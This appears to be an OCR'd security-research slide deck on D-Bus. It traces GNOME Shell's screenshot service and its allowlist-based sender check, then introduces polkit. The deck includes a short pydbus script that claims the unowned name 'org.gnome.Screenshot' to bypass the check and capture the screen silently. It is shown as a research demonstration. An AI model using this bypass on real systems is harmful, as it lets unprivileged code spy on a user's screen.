
```
dbus-test@DBUS-TEST-VM:~$ ls -al /etc/dbus-1/session.d/
total 8
drwxr-xr-x 2 root root 4096 Apr  8  2024 .
drwxr-xr-x 4 root root 4096 Feb 15 16:09 ..
```

/etc/dbus-1/session.d/

Introduction

GNOME-Shell

- The **graphical shell** of the GNOME desktop environment
  - Invoked after user login
  - Register lots of services in session bus



Introduction

GNOME-Shell

```
if (!gjs_context_eval_module_file (gjs_context,
                                   "resource:///org/gnome/shell/ui/init.js",
                                   &status,
                                   &error))
```


main.c

Introduction

GNOME-Shell

```
if (!gjs_context_eval_module_file (gjs_context,
                                   "resource:///org/gnome/shell/ui/init.js",
                                   &status,
                                   &error))
```

main.c



Documentation

Introduction

GNOME-Shell

```
if (!gjs_context_eval_module_file (gjs_context,
                                   "resource:///org/gnome/shell/ui/init.js",
                                   &status,
                                   &error))
```

main.c

```
imports._promiseNative.setMainLoopHook(() => {
    // Queue starting the shell
    GLib.idle_add(GLib.PRIORITY_DEFAULT, () => {
        import('./main.js').then(main => main.start()).catch(e => {
            const error = new GLib.Error(
                Gio.IOErrorEnum, Gio.IOErrorEnum.FAILED, formatError(e));
            global.context.terminate_with_error(error);
        });
        return GLib.SOURCE_REMOVE;
    });

    // Run the meta context's main loop
    global.context.run_main_loop();
});
```

js/ui/init.js

Introduction

GNOME-Shell

```
export async function start() {
    globalThis.log = console.log;
    globalThis.logError = function (err, msg) {
        const args = [formatError(err)];
        try {
            // toString() can throw
            if (msg)
                args.unshift(`${msg}:`);
        } catch {}

        console.error(...args);
    };

    // Chain up async errors reported from C
    global.connect('notify-error', (global, msg, detail) => {
        notifyError(msg, detail);
    });

    let currentDesktop = GLib.getenv('XDG_CURRENT_DESKTOP');
    if (!currentDesktop || !currentDesktop.split(':').includes('GNOME'))
        Gio.DesktopAppInfo.set_desktop_env('GNOME');

    sessionMode = new SessionMode.SessionMode();
    sessionMode.connect('updated', _sessionUpdated);

    St.Settings.get().connect('notify::high-contrast', _loadDefaultStylesheet);
    St.Settings.get().connect('notify::color-scheme', _loadDefaultStylesheet);

    // Initialize ParentalControlsManager before the UI
    ParentalControlsManager.getDefault();

    await _initializeUI();

    shellAccessDialogDBusService = new AccessDialog.AccessDialogDBus();
    shellAudioSelectionDBusService = new AudioDeviceSelection.AudioDeviceSelectionDBus();
    shellDBusService = new ShellDBus.GnomeShell();
    shellMountOpDBusService = new ShellMountOperation.GnomeShellMountOpHandler();

    const watchId = Gio.DBus.session.watch_name('org.gnome.Shell.Notifications',
        Gio.BusNameWatcherFlags.AUTO_START,
        bus => bus.unwatch_name(watchId),
        bus => bus.unwatch_name(watchId));

    _sessionUpdated();
}
```

js/ui/main.js

Introduction

GNOME-Shell

```
export async function start() {
    globalThis.log = console.log;
    globalThis.logError = function (err, msg) {
        const args = [formatError(err)];
        try {
            // toString() can throw
            if (msg)
                args.unshift(`${msg}:`);
        } catch {}

        console.error(...args);
    };

    // Chain up async errors reported from C
    global.connect('notify-error', (global, msg, detail) => {
        notifyError(msg, detail);
    });

    let currentDesktop = GLib.getenv('XDG_CURRENT_DESKTOP');
    if (!currentDesktop || !currentDesktop.split(':').includes('GNOME'))
        Gio.DesktopAppInfo.set_desktop_env('GNOME');

    sessionMode = new SessionMode.SessionMode();
    sessionMode.connect('updated', _sessionUpdated);

    St.Settings.get().connect('notify::high-contrast', _loadDefaultStylesheet);
    St.Settings.get().connect('notify::color-scheme', _loadDefaultStylesheet);

    // Initialize ParentalControlsManager before the UI
    ParentalControlsManager.getDefault();

    await _initializeUI();

    shellAccessDialogDBusService = new AccessDialog.AccessDialogDBus();
    shellAudioSelectionDBusService = new AudioDeviceSelection.AudioDeviceSelectionDBus();
    shellDBusService = new ShellDBus.GnomeShell();
    shellMountOpDBusService = new ShellMountOperation.GnomeShellMountOpHandler();

    const watchId = Gio.DBus.session.watch_name('org.gnome.Shell.Notifications',
        Gio.BusNameWatcherFlags.AUTO_START,
        bus => bus.unwatch_name(watchId),
        bus => bus.unwatch_name(watchId));

    _sessionUpdated();
}
```

js/ui/main.js

Register some **dbus services**

Introduction

GNOME-Shell

```
    sessionMode = new SessionMode.SessionMode();
    sessionMode.connect('updated', _sessionUpdated);

    St.Settings.get().connect('notify::high-contrast', _loadDefaultStylesheet);
    St.Settings.get().connect('notify::color-scheme', _loadDefaultStylesheet);

    // Initialize ParentalControlsManager before the UI
    ParentalControlsManager.getDefault();

    await _initializeUI();

    shellAccessDialogDBusService = new AccessDialog.AccessDialogDBus();
    shellAudioSelectionDBusService = new AudioDeviceSelection.AudioDeviceSelectionDBus();
    shellDBusService = new ShellDBus.GnomeShell();
    shellMountOpDBusService = new ShellMountOperation.GnomeShellMountOpHandler();

    const watchId = Gio.DBus.session.watch_name('org.gnome.Shell.Notifications',
        Gio.BusNameWatcherFlags.AUTO_START,
        bus => bus.unwatch_name(watchId),
        bus => bus.unwatch_name(watchId));

    _sessionUpdated();
}
```

js/ui/main.js

```
export class GnomeShell {
    constructor() {
        this._dbusImpl = Gio.DBusExportedObject.wrapJSObject(GnomeShellIface, this);
        this._dbusImpl.export(Gio.DBus.session, '/org/gnome/Shell');

        this._senderChecker = new DBusSenderChecker([
            'org.gnome.Settings',
            'org.gnome.SettingsDaemon.MediaKeys',
            'org.freedesktop.impl.portal.desktop.gnome',
        ]);

        this._extensionsService = new GnomeShellExtensions();
        this._screenshotService = new Screenshot.ScreenshotService();
```

js/ui/shellDBus.js

Introduction

GNOME-Shell

Export the object path **/org/gnome/Shell/Screenshot**

```
export class ScreenshotService {
    constructor() {
        this._dbusImpl = Gio.DBusExportedObject.wrapJSObject(ScreenshotIface, this);
        this._dbusImpl.export(Gio.DBus.session, '/org/gnome/Shell/Screenshot');

        this._screenShooter = new Map();
        this._senderChecker = new DBusSenderChecker([
            'org.gnome.SettingsDaemon.MediaKeys',
            'org.freedesktop.impl.portal.desktop.gtk',
            'org.freedesktop.impl.portal.desktop.gnome',
            'org.gnome.Screenshot',
        ]);

        this._lockdownSettings = new Gio.Settings({schema_id: 'org.gnome.desktop.lockdown'});

        Gio.DBus.session.own_name('org.gnome.Shell.Screenshot', Gio.BusNameOwnerFlags.REPLACE, null, null);
    }
```

js/ui/screenshot.js

Introduction

GNOME-Shell

Call **ScreenshotService.ScreenshotAsync**

[Dbus msg]
Object path: /org/gnome/Shell/Screenshot
Method: Screenshot

gnome-shell

```
async ScreenshotAsync(params, invocation) {
    let [includeCursor, flash, filename] = params;
    let screenshot = await this._createScreenshot(invocation);
    if (!screenshot)
        return;

    let [stream, file] = this._createStream(filename, invocation);
    if (!stream)
        return;

    try {
        await Promise.all([
            flash ? this._flashAsync(screenshot) : null,
            screenshot.screenshot(includeCursor, stream),
        ]);
        this._onScreenshotComplete(stream, file, invocation);
    } catch {
        invocation.return_value(new GLib.Variant('(bs)', [false, '']));
    } finally {
        this._removeShooterForSender(invocation.get_sender());
    }
}
```

js/ui/screenshot.js

Introduction

GNOME-Shell

```
export class ScreenshotService {
    // [...]
    async _createScreenshot(invocation, needsDisk = true, restrictCallers = true) {
        // [...]
        let sender = invocation.get_sender();
        if (this._screenShooter.has(sender)) {
            // [...]
        } else if (restrictCallers) {
            try {
                await this._senderChecker.checkInvocation(invocation);
            } catch (e) {
                invocation.return_gerror(e);
                return null;
            }
        }
```

Sender verification

js/ui/screenshot.js

Introduction

GNOME-Shell

```
async checkInvocation(invocation) {
    if (global.context.unsafe_mode)
        return;

    if (await this._isSenderAllowed(invocation.get_sender()))
        return;

    throw new GLib.Error(Gio.DBusError,
        Gio.DBusError.ACCESS_DENIED,
        `${invocation.get_method_name()} is not allowed`);
}
```

```
async _isSenderAllowed(sender) {
    await this._initializedPromise;
    return [...this._allowlistMap.values()].includes(sender);
}
```

js/ui/screenshot.js

Introduction

GNOME-Shell

```
async checkInvocation(invocation) {
    if (global.context.unsafe_mode)
        return;

    if (await this._isSenderAllowed(invocation.get_sender()))
        return;

    throw new GLib.Error(Gio.DBusError,
        Gio.DBusError.ACCESS_DENIED,
        `${invocation.get_method_name()} is not allowed`);
}
```

```
async _isSenderAllowed(sender) {
    await this._initializedPromise;
    return [...this._allowlistMap.values()].includes(sender);
}
```

When & how to initialize allowlist?

js/ui/screenshot.js

Introduction

GNOME-Shell

```
export class ScreenshotService {
    constructor() {
        // [...]
        this._senderChecker = new DBusSenderChecker([
            'org.gnome.SettingsDaemon.MediaKeys',
            'org.freedesktop.impl.portal.desktop.gtk',
            'org.freedesktop.impl.portal.desktop.gnome',
            'org.gnome.Screenshot',
        ]);
```

js/ui/screenshot.js

The **allowlist** is initialized by these **methods** and their **owners**, and it will be synchronized when the method owner is updated.

```
export class DBusSenderChecker {
    /**
     * @param {string[]} allowList - list of allowed well-known names
     */
    constructor(allowList) {
        this._allowlistMap = new Map();

        this._uninitializedNames = new Set(allowList);
        this._initializedPromise = new Promise(resolve => {
            this._resolveInitialized = resolve;
        });

        this._watchList = allowList.map(name => {
            return Gio.DBus.watch_name(Gio.BusType.SESSION,
                name,
                Gio.BusNameWatcherFlags.NONE,
                (conn_, name_, owner) => {
                    this._allowlistMap.set(name, owner);
                    this._checkAndResolveInitialized(name);
                },
                () => {
                    this._allowlistMap.delete(name);
                    this._checkAndResolveInitialized(name);
                });
        });
    }
```

js/misc/util.js

Introduction

GNOME-Shell


[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> no owner

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --user call com.canonical.Unity /org/gnome/Shell/Sc
reenshot org.gnome.Shell.Screenshot Screenshot bbs false false /tmp/aaa.png
```

→ **gnome-shell**

Introduction

GNOME-Shell




```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --user call com.canonical.Unity /org/gnome/Shell/Sc
reenshot org.gnome.Shell.Screenshot Screenshot bbs false false /tmp/aaa.png
```

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> no owner

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --user call com.canonical.Unity /org/gnome/Shell/Sc
reenshot org.gnome.Shell.Screenshot Screenshot bbs false false /tmp/aaa.png
Call failed: Access denied
```

gnome-shell

Return error because sender is not in allowlist

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> no owner

```
from pydbus import SessionBus
from gi.repository import GLib

bus = SessionBus()
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").RequestName("org.gnome.Screenshot", 4)
bus.get("com.canonical.Unity", "/org/gnome/Shell/Screenshot").Screenshot(True, True, "/tmp/aaa.png")
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").ReleaseName("org.gnome.Screenshot")
```

gnome-shell

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> **bus XXX (owned by python process)**

2. Update

1. Request owner

```
from pydbus import SessionBus
from gi.repository import GLib

bus = SessionBus()
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").RequestName("org.gnome.Screenshot", 4)
bus.get("com.canonical.Unity", "/org/gnome/Shell/Screenshot").Screenshot(True, True, "/tmp/aaa.png")
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").ReleaseName("org.gnome.Screenshot")
```

gnome-shell

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> **bus XXX (owned by python process)**

verify

Screenshot handler

```
from pydbus import SessionBus
from gi.repository import GLib

bus = SessionBus()
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").RequestName("org.gnome.Screenshot", 4)
bus.get("com.canonical.Unity", "/org/gnome/Shell/Screenshot").Screenshot(True, True, "/tmp/aaa.png")
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").ReleaseName("org.gnome.Screenshot")
```

gnome-shell

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> **bus XXX (owned by python process)**

```
from pydbus import SessionBus
from gi.repository import GLib

bus = SessionBus()
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").RequestName("org.gnome.Screenshot", 4)
bus.get("com.canonical.Unity", "/org/gnome/Shell/Screenshot").Screenshot(True, True, "/tmp/aaa.png")
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").ReleaseName("org.gnome.Screenshot")
```

Screenshot handler

gnome-shell

Take **screenshot** and save it to /tmp/aaa.png

Introduction

GNOME-Shell

[Method --> Owner]
'org.gnome.SettingsDaemon.MediaKeys' --> no owner
'org.freedesktop.impl.portal.desktop.gtk' --> no owner
'org.freedesktop.impl.portal.desktop.gnome' --> no owner
'org.gnome.Screenshot' --> **no owner**

2. Update

1. Release owner

```
from pydbus import SessionBus
from gi.repository import GLib

bus = SessionBus()
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").RequestName("org.gnome.Screenshot", 4)
bus.get("com.canonical.Unity", "/org/gnome/Shell/Screenshot").Screenshot(True, True, "/tmp/aaa.png")
bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus").ReleaseName("org.gnome.Screenshot")
```

gnome-shell

Polkit (Policy Kit)

Introduction

Overview

- Authorization API
  - Used by privileged programs offering bus services to unprivileged programs

Mechanisms


Subjects

- Implemented as a system daemon — **polkitd**
  - Invoked by dbus

```
dbus-test@DBUS-TEST-VM:~$ cat /usr/share/dbus-1/system-services/org.freedesktop.PolicyKit1.service
[D-BUS Service]
Name=org.freedesktop.PolicyKit1
Exec=/usr/lib/polkit-1/polkitd --no-debug
User=root
SystemdService=polkit.service
```

Introduction


Overview



Ref: https://polkit.pages.freedesktop.org/polkit/polkit.8.html

Introduction

Overview



Ref: https://polkit.pages.freedesktop.org/polkit/polkit.8.html

```
dbus-test@DBUS-TEST-VM:~$ busctl --system tree org.freedesktop.PolicyKit1
└─ /org
  └─ /org/freedesktop
    └─ /org/freedesktop/PolicyKit1
      └─ /org/freedesktop/PolicyKit1/Authority
```

Object path of bus "org.freedesktop.PolicyKit1"

```
dbus-test@DBUS-TEST-VM:~$ busctl --system introspect org.freedesktop.PolicyKit1 /org/freedesktop/PolicyKit1/Authority
NAME                                TYPE      SIGNATURE        RESULT/VALUE      FLAGS
org.freedesktop.DBus.Introspectable interface -                -                 -
.Introspect                         method    -                s                 -
org.freedesktop.DBus.Peer           interface -                -                 -
.GetMachineId                       method    -                s                 -
.Ping                               method    -                -                 -
org.freedesktop.DBus.Properties     interface -                -                 -
.Get                                method    ss               v                 -
.GetAll                             method    s                a{sv}             -
.Set                                method    ssv              -                 -
.PropertiesChanged                  signal    sa{sv}as         -                 -
org.freedesktop.PolicyKit1.Authority interface -               -                 -
.AuthenticationAgentResponse        method    s(sa{sv})        -                 -
.AuthenticationAgentResponse2       method    us(sa{sv})       -                 -
.CancelCheckAuthorization           method    s                -                 -
.CheckAuthorization                 method    (sa{sv})sa{ss}us (bba{ss})         -
.EnumerateActions                   method    s                a(sssssssuuua{ss}) -
.EnumerateTemporaryAuthorizations   method    (sa{sv})        a(ss(sa{sv})tt)   -
.RegisterAuthenticationAgent        method    (sa{sv})ss      -                 -
.RegisterAuthenticationAgentWithOptions method (sa{sv})ssa{sv} -                 -
.RevokeTemporaryAuthorizationById   method    s                -                 -
